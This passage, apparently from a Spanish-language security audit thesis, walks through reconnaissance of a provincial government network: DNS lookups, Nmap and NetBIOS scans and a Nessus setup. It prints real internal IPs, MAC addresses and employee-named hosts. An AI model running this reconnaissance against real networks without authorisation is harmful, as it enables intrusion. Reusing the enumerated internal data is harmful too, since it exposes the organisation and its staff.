 1  192.168.2.1 (192.168.2.1)  0.855 ms  0.745 ms  0.906 ms
 2  umt.chimborazo.gob.ec (192.168.0.7)  0.475 ms  0.500 ms  0.504 ms
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
```

Figura III.14 Prueba de Traceroute

Se realiza una búsqueda nslookup en el servidor DNS en el servidor de DNS interno, a fin de conocer cuál es su dirección Ip y recolectar la mayor cantidad de datos posible

```
root@bt:~# nslookup
> server
Default server: 192.168.0.7
Address: 192.168.0.7#53
Default server: 192.168.0.11
Address: 192.168.0.11#53
> www.google.com
Server:         192.168.0.7
Address:        192.168.0.7#53

Non-authoritative answer:
www.google.com  canonical name = www.l.google.com.
Name:   www.l.google.com
Address: 74.125.229.83
Name:   www.l.google.com
Address: 74.125.229.82
Name:   www.l.google.com
Address: 74.125.229.81
Name:   www.l.google.com
Address: 74.125.229.80
Name:   www.l.google.com
Address: 74.125.229.84
> exit
```

Figura III.15 Búsquedas en el DNS

Para una comprobación más exhaustiva del servidor DNS, se utiliza el script dnsenum.pl, el cual nos permite simular que somos servidores DNS secundarios y que estamos solicitando se realice una recopilación de todas las zonas del DNS primario, como se puede observar el dominio Chimborazo.gob.ec, se encuentra registrado en los servidores de DNS de la CNT, por lo que fue imposible conseguir más información a través de este método




Figura III.16 Búsqueda por fuerza bruta en el servidor DNS

SCANNING

Una vez que se ha realizado un análisis de Footprinting pasivo, se procederá a la fase de Scanning de manera activa.

Para este ejemplo se utiliza la herramienta Angry IP Scanner, la cual nos permite visualizar de una manera gráfica los host que se encuentran activos en la red, además de su nombre y posibles puertos que se encuentran abiertos

De esta manera se puede tener una mejor idea de la topología existente y de los equipos activos que se encuentran presentes en la misma.




Figura III.17 Hosts en la VLAN de servidores




Figura III.18 Hosts en la VLAN de Tesorería




Figura III.19 Hosts en la VLAN Administrativa

Una vez que se obtienen los Hosts activos, se procede a refinar la búsqueda de los mismos, utilizando herramientas nativas del sistema operativo Linux en este caso cat, grep, cut, de esta manera se puede crear una lista de las posibles víctimas para su posterior análisis y explotación

```
root@bt:~# cat 19216800.txt | grep "ms" | cut -c -13 > servidores.txt
root@bt:~# cat servidores.txt
192.168.0.1
192.168.0.4
192.168.0.7
192.168.0.8
192.168.0.9
192.168.0.10
192.168.0.11
192.168.0.12
192.168.0.32
root@bt:~# cat 19216840.txt | grep "ms" | cut -c -13 > /root/financiero.txt | cat /root/financiero.txt
root@bt:~# cat financiero.txt
192.168.4.1
192.168.4.39
192.168.4.51
192.168.4.53
192.168.4.57
192.168.4.58
192.168.4.63
root@bt:~#
```

Figura III.20 Extracción y exportación de las direcciones Ips de las victimas

Otra herramienta que nos permite realizar una búsqueda de versiones de sistemas operativos, archivos compartidos, grupos de trabajo y dominios es Auto Scan Network 3.5, la cual se procede a configurar de acuerdo a la red o VLAN q se desee escanear




Figura III.21 Configuración de la red a Escanear (VLAN 2)

Es necesaria la elección de la interfaz que servirá para realizar la búsqueda




Figura III.22 Selección de la interfaz de escaneo

Como se puede observar, una vez que se ha realizado la búsqueda, la utilidad nos muestra una información más detallada de los host activos, la cual incluye entre otras, hostname, servicios, puertos abiertos, versión de SO, etc.




Figura III.23 Escaneo de la VLAN 2




Figura III.24 Escaneo de la VLAN 6

Una vez que se han seleccionado las víctimas se procederá a la búsqueda específica de puertos abiertos para determinar posibles vulnerabilidades a través de la herramienta Nmap.

```
root@bt:~# nmap 192.168.0.0/24 --open -T4 -O

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-07-21 11:38 EDT
Nmap scan report for 192.168.0.0
Host is up (0.0011s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: router|switch
Running: Cisco IOS 12.X
OS details: Cisco 500, 2900-, 3600-, 4000-, 5000-series, or 6500 switch; or 2500- or 4500-series router (IOS 12.1 - 12.2)

Nmap scan report for 192.168.0.1
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
Device type: router|switch
Running: Cisco IOS 12.X
OS details: Cisco 2948 router (IOS 12.1), Cisco 500, 2900-, 3000-, 4000-, 5000-series, or 6500 switch; or 2500- or 4500-seri
es router (IOS 12.1 - 12.2)
```

Figura III.25 Escaneo de Puertos abiertos en los servidores




Figura III.26 Puertos Abiertos en el Servidor Contable

```
Nmap scan report for 192.168.0.10
Host is up (0.00088s latency).
Not shown: 984 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
1037/tcp open  unknown
1046/tcp open  unknown
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
4899/tcp open  radmin
Device type: general purpose
Running: Microsoft Windows 2003|XP
OS details: Microsoft Windows Server 2003 SP1 or SP2, Microsoft Windows XP SP2 or Server 2003 SP1 or SP2
Network Distance: 1 hop
```

Figura III.27 Puertos abiertos en el servidor de archivos

```
Nmap scan report for mail.chimborazo.gob.ec (192.168.0.11)
Host is up (0.00093s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
```

Figura III.28 Puertos abiertos en el Webmail

Una vez que poseemos los puertos abiertos y su posible versión, podemos refinar la búsqueda a través del servicio NetBIOS de Windows, el cual proporcionara información de carpetas compartidas, además del nombre de la máquina y domino

Para esta operación utilizamos el script nbtscan.sh

```
Doing NBT name scan for addresses from 192.168.0.0/24

IP address       NetBIOS Name     Server    User
MAC address
-------------------------------------------------------
----------------------
192.168.0.4      LOCALHOST        <server>  LOCALHOST
00:00:00:00:00:00
192.168.0.8      SINFO            <server>  <unknown>
00:26:55:26:1d:2e
192.168.0.10     RESPALOS         <server>  <unknown>
00:19:d1:8f:ae:74
192.168.0.32     PRUEBA           <server>  <unknown>
00:1c:c0:71:f0:18
```

Tabla III.12 Identificación del servicio NetBIOS en la VLAN de servidores

```
Doing NBT name scan for addresses from 192.168.4.0/24

IP address       NetBIOS Name     Server    User
MAC address
-------------------------------------------------------------
---------------------
192.168.4.30     MHERRERA         <server>  <unknown>
00:1c:c0:80:3f:79
192.168.4.38     SECRE            <server>  <unknown>
00:16:76:8e:08:3d
192.168.4.39     AUDITOR1         <server>  <unknown>
00:19:d1:62:44:c7
192.168.4.42     DAVIDZARATE      <server>  <unknown>
00:19:d1:9d:ac:7d
192.168.4.51     JBASAN           <server>  <unknown>
00:1c:c0:0a:51:2c
192.168.4.57     SJARAMILLO1      <server>  <unknown>
00:1c:c0:48:b6:d2
192.168.4.58     C_VASCONEZ       <server>  <unknown>
00:1c:c0:73:5d:1c
192.168.4.63     SARITA_TELLO     <server>  <unknown>
00:16:76:ca:9f:09
192.168.4.65     MAPAREDES        <server>  <unknown>
00:19:d1:9d:ac:34
192.168.4.68     MARIETAZABALA    <server>  <unknown>
00:19:d1:a3:20:bf
```

Tabla III.13 Identificación del servicio NetBIOS en la VLAN Administrativa

```
Doing NBT name scan for addresses from 192.168.8.0/24

IP address       NetBIOS Name     Server    User
MAC address
-------------------------------------------------------------
-------------------
192.168.8.25     MTAPIA           <server>  <unknown>
00:19:d1:af:30:58
192.168.8.49     SECRETARIAJICA   <server>  <unknown>
00:1c:c0:90:4d:f9
192.168.8.51     MZAVALA          <server>  <unknown>
1c:c1:de:62:8b:08
192.168.8.53     EBRITO           <server>  <unknown>
00:1c:c0:d4:a4:ad
192.168.8.61     NGAIBOR          <server>  <unknown>
00:23:24:06:cd:48
192.168.8.64     DAVVALLE         <server>  <unknown>
00:1c:c0:d5:02:b7
192.168.8.107    SREISANCHO       <server>  <unknown>
00:16:76:bb:ac:b1
192.168.8.108    MONICAV          <server>  <unknown>
00:1f:29:9a:90:0a
192.168.8.115    HVALENCIA        <server>  <unknown>
00:16:76:bb:ad:98
192.168.8.133    GUILLE           <server>  <unknown>
00:16:76:18:67:6f
192.168.8.141    MARCO_MARTINEZ   <server>  <unknown>
00:24:01:9d:92:c8
192.168.8.142    CCHAVEZX         <server>  <unknown>
00:08:a1:a5:58:40
192.168.8.147    EESCOBAR         <server>  <unknown>
00:e0:7d:94:12:8a
192.168.8.151    NMORA            <server>  <unknown>
00:1c:c0:54:f9:33
192.168.8.152    ALFABETIZACION1  <server>  <unknown>
00:19:d1:9d:ac:a4
192.168.8.201    MA_TAPIA         <server>  <unknown>
00:1c:c0:54:75:d7
192.168.8.216    MARIA_PAGALO     <server>  <unknown>
00:24:01:9d:98:2d
```

Tabla III.14 Identificación del servicio NetBIOS en la VLAN de Patronato

```
Doing NBT name scan for addresses from 192.168.9.0/24

IP address       NetBIOS Name     Server    User
MAC address
-------------------------------------------------------------
-------------------
192.168.9.20     S_VELASTEGUI     <server>  <unknown>
00:26:5a:84:c2:31
192.168.9.21     SERVER           <server>  <unknown>
00:26:5a:84:cb:b9
192.168.9.44     SMERINO          <server>  <unknown>
00:1c:c0:bb:50:ff
192.168.9.54     JARELLANO        <server>  <unknown>
00:1c:c0:af:7e:59
192.168.9.56     RENATO           <server>  <unknown>
00:1a:4b:78:9b:9c
192.168.9.58     CRISPALACIOS     <server>  <unknown>
00:16:76:77:70:37
192.168.9.59     ALEPINO          <server>  <unknown>
00:1c:c0:96:d4:2d
192.168.9.61     GUILLERMO_TERAN  <server>  <unknown>
00:19:d1:9d:a9:fb
192.168.9.73     BTALLERES        <server>  <unknown>
00:1c:c0:d4:86:73
192.168.9.74     RECAUDACIONX     <server>  <unknown>
00:1c:c0:f0:98:d3
192.168.9.75     LABORATORIO      <server>  <unknown>
00:19:d1:3e:50:0b
192.168.9.76     RECAUDACION      <server>  <unknown>
00:19:d1:14:b0:87
192.168.9.79     CSILVA           <server>  <unknown>
00:26:5a:84:c2:2d
192.168.9.81     DGUADALUPE       <server>  <unknown>
00:19:d1:9d:a8:e0
192.168.9.110    YASIPAN6-HP      <server>  <unknown>
68:b5:99:fa:01:f1
192.168.9.117    CONSEJO-PC       <server>  <unknown>
68:b5:99:ef:ae:01
```

Tabla III.15 Identificación del servicio NetBIOS en la VLAN de Planificación

IDENTIFICACIÓN DE VULNERABILIDADES

Para la identificación de vulnerabilidades se utilizaran los hosts que han sido extraídos del Scanning previamente realizado, teniendo en cuenta que únicamente se puede realizar un análisis de vulnerabilidades de puerto en los hosts que presenten puertos abiertos. Se utiliza la herramienta Nessus, la cual se la puede descargar en su versión Home, o si se desea para realizar trabajos especializados, es necesaria la adquisición de la licencia profesional, para este análisis se ha descargado la herramienta en su versión Home.




Figura III.29 Login en Nessus

A continuación se seleccionan los plugins a utilizar y la lista q contiene los hosts que serán analizados, se toma como ejemplo la VLAN de servidores

Figura III.30 Selección de Hosts y Plugins en Nessus

Deberemos esperar hasta que el análisis finalice




Figura III.31 Análisis de vulnerabilidades en curso




Figura III.32 Análisis de vulnerabilidades completo

